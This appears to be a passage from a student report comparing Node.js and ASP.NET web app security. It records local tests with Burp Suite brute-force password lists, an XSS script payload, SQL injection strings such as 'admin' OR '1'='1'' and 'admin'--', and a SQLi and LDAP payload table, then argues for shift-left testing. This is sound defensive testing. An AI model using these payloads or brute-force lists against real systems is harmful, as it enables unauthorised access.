


Request	Payload	Status code	Error	Timeout	Length	Comment
23	000000	200	☐	☐	2276	
24	michelle	200	☐	☐	2276	
25	tigger	200	☐	☐	2276	
26	sunshine	200	☐	☐	2276	
27	chocolate	200	☐	☐	2276	
28	password123	200	☐	☐	1550	
29	soccer	200	☐	☐	2276	
30	anthony	200	☐	☐	2276	
31	friends	200	☐	☐	2276	

Figure 31. Node.js Brute Force

Password match where length is ‘1550’ as response renders the page.

ASP.NET Brute Force



3. Intruder attack of https://localhost:7213 - Temporary attack - Not saved to project file

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
32	butterfly	200	☐	☐	8070	
33	purple	200	☐	☐	8070	
34	angel	200	☐	☐	8070	
35	jordan	200	☐	☐	8070	
36	liverpool	200	☐	☐	8070	
37	justin	200	☐	☐	8070	
38	loveme	200	☐	☐	8070	
39	Test123#	302	☐	☐	1183	
40	123123	200	☐	☐	8070	

```
HTTP/2 302 Found
Date: Tue, 13 Jun 2023 05:49:34 GMT
Server: Kestrel
Cache-Control: no-cache,no-store
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Location: /
Pragma: no-cache
Set-Cookie: .AspNetCore.Identity.Application=
CfDJ8MHzQAGyfkFIl__PxcyxxxlLuGISYb8NR28wrUTKWL0nMoQDi8kiSKat9hQW_TZ99P8_QLKxfDALFwognjBKsspsI39-gE33fw6o-G0EeuTGSjfSbPw
Mql0kcv6ql0UZLTEsADpmV-qMU5KEPqmlysg0eElcpoeHQxIfwE08M0PY3SqHyZw8D4A0FUaDT4yZ4_le8PLgQc3YaEKlJAJWErY4kqdUZFgIivNGD_2bQ_
wMXdDUxeXxbNPdhcHEVz123uNv-WY0FLWNnbPnHSungDHu4il6coNW22NgpENjKp267I4uFlP4g5CRgs8lxeu2pKxVut32BmquoSE-AElQypNKWzluEAcml
2SLVRwuNlJW5jp8R-h0IS-S0KyRCoQa2YCnQP043-9m5V0NSRNhfE8QWyAKNvmlBmnuQKoR0yTnm3Phe8JGx2oCLruuQg8PIiGm0gyUtcbDldh0XboLjlR4
HkoIWBTDubXeWde0gwQMxlUUwW5JFuFTkjpT2Spr9whrd0bD0YF8MRlmRoegirIuC3fq9VKkDTi6kwV4WlT7aRu-9f2kywmNYeYQ-WsU-cmncKhmqgtDsYX
hI075fwcASIc_VQrbXf-jPXJ_tBKsJ4zl5kvn68PBk7ElJy97pE_G_R8136VGG0Jl4Fjp8NAQ9qFedMth6aERlH2HyjJLijbRBN7EQFFGWl-V7GS3cfFiJa
```

Figure 32. ASP.NET Brute Force


Password match where length is equal to 1183 as response shows 302 found.

Even though passwords have been hashed it still shows how brute force attacks can find the exact password leading to a vulnerability. This is why strong password enforcement is recommended in all web applications to ensure that all users accounts will be secure.

Cross-Site Scripting (XSS) Test

Node.js Script Test

Both applications use html encoding to stop the ability for scripts to be passed through input fields.


Edit User Form

First Name

<script>alert("Test Alert")</script>


Last Name

Smith

Username

marksmith


Figure 33. Node.js Script



```
<td>3</td>
<td>&lt;script&gt;alert(&quot;Test Alert&quot;)&lt;/script&gt;</td>
<td>Smith</td>
<td>marksmith</td>
<td>
```

Figure 34. Node.js Script Result

ASP.NET Script Test


Name

<script>alert("Test Alert)</script>

The Name field is required.


Price

0.00

Quantity

0

Figure 35. ASP.NET Script



```
<td>
    &lt;script&gt;alert(&quot;Test Alert)&lt;/script&gt;
</td>
<td>
    0.00
</td>
<td>
    0
```


Figure 36. ASP.NET Script Result

This is just a basic example of how a script would be passed through a http request. I tried a variation of methods from (OWASP, Testing for Reflected Cross Site Scripting, 2023). This showed me how to test my input fields to see how the html encoding handled filtering. I could not get any successful attack's using this method because the html encoding filtered all inputs accordingly.

SQL Injection

Node.js SQL Injection Tests

This first test uses basic SQL injection. This test uses "OR" to combine a condition that uses a '1' = '1' because this always evaluates to be true. This is a way to bypass authentication and trick the system into thinking the username and password is true (NetworkChuck, 2022)



Login Form


Username: admin' OR '1'='1'

Password: •••••••••••••••••

Login

No User Found

Figure 37. Node.js, SQL OR Injection


× Headers Payload Preview Response Init
Form Data view source view decoded

```
username: admin%27+OR+%271%27%3D%271%27
password: admin%27+OR+%271%27%3D%271%27
```

Figure 38. Node.js, SQL OR Injection Payload Response

I also tried another method called “the comment SQL injection” which aims to use ‘- - ‘in a query to try make the database ignore the rest of the query. This can be used to tell the database to ignore the password for example. (NetworkChuck, 2022)






Figure 39. Node.js SQL Comment Injection



```
username: admin%27--
password:
```

Figure 40. Node.js SQL Comment Injection Payload Response

After these attempts, I tried using a wordlist of SQL injection variations from GitHub in burp suite via the intruder section. This allowed me to run the list through the whole 125 variations of the list via payloads and requesting repeatedly. Through these 125 requests 0 of them were successful. (Byte, 2020)


Attack
Save
Columns
2. Intruder attack of http://localhost:3010 - Temporary attack - Not saved to project file
Results
Positions
Payloads
Resource pool
Settings
Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
105	*|	200	☐	☐	2240	
106	%2A%7C	200	☐	☐	2240	
107	*(|(mail=*))	200	☐	☐	2240	
108	%2A%28%7C%28mail%3D%...	200	☐	☐	2240	
109	*(|(objectclass=*))	200	☐	☐	2240	
110	%2A%28%7C%28objectclass...	200	☐	☐	2240	
111	(	200	☐	☐	2240	
112	%28	200	☐	☐	2240	
113	)	200	☐	☐	2240	
114	%29	200	☐	☐	2240	
115	&	200	☐	☐	2240	
116	%26	200	☐	☐	2240	
117	!	200	☐	☐	2240	
118	%21	200	☐	☐	2240	
119	' or 1=1 or ''='	200	☐	☐	2240	
120	' or ''='	200	☐	☐	2240	
121	x' or 1=1 or 'x'='y	200	☐	☐	2240	
122	/	200	☐	☐	2240	
123	//	200	☐	☐	2240	
124	//*	200	☐	☐	2240	
125	*/*	200	☐	☐	2240	


```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
Content-Length: 2060
ETag: W/"80c-8qPdWUtdTQ4SmzqIM0Fowp3M0h4"
Date: Mon, 26 Jun 2023 23:44:02 GMT
Connection: close
```

Figure 41. Node.js Burp Suite, SQL Injections

Every request just returned no user found, showing my security features successfully countered the SQL injections.

ASP.NET SQL Injection Tests

For ASP.NET I just tested the SQL injections using Burp Suite Intruder and the results were the same, no successful attempts.



Attack Save Columns 3. Intruder attack of https://localhost:7213 - Temporary attack - Not saved to project file

Results Positions Payloads Resource pool Settings

Filter: Showing all items

Request	Payload	Status code	Error	Timeout	Length	Comment
0		200	☐	☐	8066	
1	'	200	☐	☐	8027	
2	"	200	☐	☐	8027	
3	#	200	☐	☐	8022	
4	-	200	☐	☐	8022	
5	--	200	☐	☐	8023	
6	'%20--	200	☐	☐	8030	
7	--';	200	☐	☐	8030	
8	'%20;	200	☐	☐	8029	
9	=%20'	200	☐	☐	8029	
10	=%20;	200	☐	☐	8024	
11	=%20--	200	☐	☐	8025	
12	\x23	200	☐	☐	8025	
13	\x27	200	☐	☐	8025	
14	\x3D%20\x3B'	200	☐	☐	8036	
15	\x3D%20\x27	200	☐	☐	8030	
16	\x27\x4F\x52 SELECT *	200	☐	☐	8042	
17	\x27\x6F\x72 SELECT *	200	☐	☐	8042	
18	'or%20select *	200	☐	☐	8038	
19	admin'--	200	☐	☐	8034	
20	<>"'%;)(&+	200	☐	☐	8056	
21	'%20or%20''='	200	☐	☐	8050	
22	'%20or%20'x'='x	200	☐	☐	8052	
23	"%20or%20"x"="x	200	☐	☐	8052	
24	')%20or%20('x'='x	200	☐	☐	8054	
25	0 or 1=1	200	☐	☐	8029	

Request Response

Pretty Raw Hex

Search... 0 matches

Finished


Figure 42. ASP.NET Burp Suite, SQL Injections

Analysis

Research Questions Answered

Are traditional testing methods becoming less effective in today's fast-paced software development environment and should testing be shifted backwards in the software development life cycle?

During my research I noticed a definite benefit in shifting security testing left throughout the SDLC instead of waiting till after deployment, primarily for my node.js application. During my end-to-end testing I noticed a high-risk vulnerability called "Regular Expression Denial of Service (ReDoS)" which was occurring in code that I had not written as it was in the backend. This vulnerability was called "Unsanitized user input from the request URL flows into match, where it is used to build a regular expression."



```
  ✗ [High] Regular Expression Denial of Service (ReDoS)
    Path: node_modules/express/lib/router/index.js, line 585
    Info: Unsanitized user input from the request URL flows into match,
n a Regular expression Denial of Service attack (reDOS).
```

Figure 43. Node.js ReDoS Vulnerability

After many attempts I was still not able to find the root cause of this vulnerability. Finding the root cause without the right tool or complete understanding of all the interactions within your application can lead to serious back tracking. In my application this vulnerability could have occurred during multiple stages such as importing middleware, dependencies, packages and even route handlers. All these errors could cause a ReDoS vulnerability. If security testing was shifted left, I could have identified this vulnerability earlier or at the exact time it showed up allowing me to address this issue earlier. Also, if this application had been deployed before testing began there is a chance that this vulnerability was exploited before the proper mitigation had occurred. Shifting left would have reduced the risk of this vulnerability occurring.

In this example alone if traditional testing methods were used this issue could cause huge bottlenecks or delays within a software development team. In todays fast-paced software development cycle I feel faster feedback and continuous testing is becoming more important and traditional testing is becoming obsolete.

Will a testing shift in the software development life cycle improve the overall security risks that an application may encounter?

Yes, shifting left would improve the overall security of an application by identifying and mitigating vulnerabilities from the very start of a software development life cycle. This will be achieved by various factors including, early vulnerability detection, cost-effectiveness, and security awareness of the development team.

Early detection of vulnerabilities is vital in streamlining a SDLC as it elevates the risks of finding a security vulnerability at the end of a SDLC where the time and cost of this issue grows exponentially. Finding and fixing these security vulnerabilities before the application is deployed or even developed allows a team to generate stronger, cleaner, and robust applications that would be less susceptible to vulnerabilities or breaches once deployed.

Early detection of vulnerabilities also greatly improves the cost-effectiveness of an application. According to the National Institute of Standards and Technology (NIST) "resolving defects in production can cost 30 times more and up to 60 times more in the case of security defects" (Bose, 2023).




Figure 44. Costs to fix Bugs Based on Time of Detection.

The graph above highlights the importance of finding and fixing bugs as early as possible to reduce the costs of a project if bugs do occur.

By shifting left with the approach of implementing testing at all stages within the SDLC it promotes a culture that is conscious of security within the code and applications they are developing. I noticed this when writing my web application's, I was always wondering if the code I was implementing would be secure or if someone would be able to find a vulnerability in it. When I developed my node.js application and did my first end-to-end scan it made me realise how little I knew about security and best practices within building a node.js/JavaScript application. This led to me spending a lot of time researching on how to fix certain issues or how I should have designed my application in a more secure way. For example, using an authentication mechanism such as passport.js or including user roles in MySQL database. If I was to develop it again, I would ensure I had the best security practices established in the design stage and implement these first to save time and to build a more secure application around these factors. By being aware of security vulnerabilities it encourages developers to think about these aspects throughout the whole SDLC.

How big of an impact does choosing a programming language or programming environment have to the overall mitigation of security risks?

Choosing a programming language can play a huge role in the overall mitigation of security vulnerabilities in a web application. To answer this research question, I will be comparing my experience with Node.js and ASP.NET through a variety of areas such as language type, security features, community support, framework support, architecture.

Node.js

Language: Node.js only supports JavaScript which is a dynamically typed language. This means that a variable is checked at runtime This means that you do not have to declare the variables datatype before you use it (Bhatnagar, 2018). Having a dynamic language can lead to some issues if a developer does not know best coding practices.

Package Management: Node.js does not have the support from a large company like Microsoft for ASP.NET but it does have a vast library of packages available to users via “npm”, which is the package manager for Node.js. This provides developers with many third-party packages that can be integrated in seconds but also introduces the risks of using open-source packages. Too ensure packages don’t contain vulnerabilities “npm” audit can be used when installing a package which checks the dependencies configured in your project to ensure no vulnerabilities are found. Although this is one solution it is not foolproof and package management relies on developers to be aware of the packages they are using.

Security Features: Node.js does not have any built-in features, other than third-party libraries that developers have access to. In my web application I used a framework called express which can be used to integrate authentication/authorization mechanisms. For my application I did not get time to investigate implementing these as I would have to of rebuilt my application to carter for them. But if I had to redo the application, I would investigate integrating passport.js from the start as then I could have built my application around this. This would of gave me a better understanding of how node.js authentication would compare to ASP.NET, because in my current viewpoint ASP.NET handles this Significantly better.

Community Support: Node.js does have an active community which publishes packages and libraries to the public, providing developers with a vast range of libraries available to implement into their projects. This does mean that Node.js requires more knowledge about security best practices to select correct libraries that can work with one another.

ASP.NET

Language: ASP.NET supports C-sharp (C#) and F-Sharp (F#) programming languages but for my project I used C# which is a statically typed language. This means that variables are known at compile time instead of runtime. This means that you must declare the variables datatype before you use it (Bhatnagar, 2018). Having static code means the code is stricter as it does not allow for type errors and prevents variables from changing types throughout runtime.

Package Management: ASP.NET uses the package management system called NuGet which is owned by Microsoft. All packages are validated and updated regularly by Microsoft ensuring that all vulnerabilities are removed or made aware of.

Security Features: ASP.NET has a framework called Identity which provides built in functionality such as user authentication, authorisation, and a role-based management system. During my research I able to get login, registration, and user roles fully functional within a day due to the framework being so easy and logical to apply. The framework comes with all tables for SQL pre-built only having to integrate into your web application via a connection string. This framework also introduces request filtering and validation for extra security. (Microsoft, 2022)

Community Support: Having ASP.NET supported by Microsoft it introduces many built in windows authentication systems that make your application secure from the start. Microsoft also release's frequent security patches and updates to ensure no packages contain vulnerabilities.

Side by Side Comparison

Node.js	***ASP.NET***
Language:	***Language:***
Dynamically typed language.	Statically typed language

Package Management:	***Package Management:***
NPM is a decentralized package manager that any developers can publish to. All authors have different security practices. Research is required to find frequently updated and popular packages.	Microsoft owns and managements the packages on NuGet and all packages are validated and updated regularly.
Security Features:	***Security Features:***
Node.js does not have any built-in features, other than third-party libraries. This means Node.js requires more knowledge about security best practices to build secure applications.	Identity framework which provides built in functionality such as user authentication, authorisation, and a role-based management system. ASP.NET also contains built-in request validation and filtering
Community Support:	***Community Support:***
Node.js does have an active community which publishes packages and libraries to the public, providing developers with a vast range of libraries available to implement into their projects. This does mean that node.js requires more knowledge about security best practices to select correct libraries that can work with one another.	Having ASP.NET supported by Microsoft it introduces many built in windows authentication systems that make your application secure from the start. Microsoft also release frequent security patches and updates to ensure no packages contain vulnerabilities.

Recommendations

Shift-left Approach

I believe via my experience in this project that a shift-left approach is a great method for reducing the security vulnerabilities in web applications as early detection and mitigation saves time, risk and money.

Adopting a shift-left approach into your SDLC's provides the opportunity for your development team to build secure, robust applications through constant monitoring of security vulnerabilities that may occur during all stages of development. The key advantage that I noticed through my research was being able to identify and mitigate security risks as they develop and before they escalate to major risks. Once my application was fully built and I noticed vulnerabilities that I was unsure where they originated from, I realised that if I had adopted a shift left approach into my development cycle, I could have solved these problems when they originated rather than once the application was completed and the source code became too big and intricate.

Selecting a Programming Language

While both languages can produce secure websites, ASP.NET's built in security features, such as Identity framework and the support and integration with Microsoft makes it a clear choice for prioritizing security and scalability. Microsoft also provides extensive security documentation for developers who are using ASP.NET making it ideal for developers who require building secure applications.

Detecting Vulnerabilities in Code Without Executing

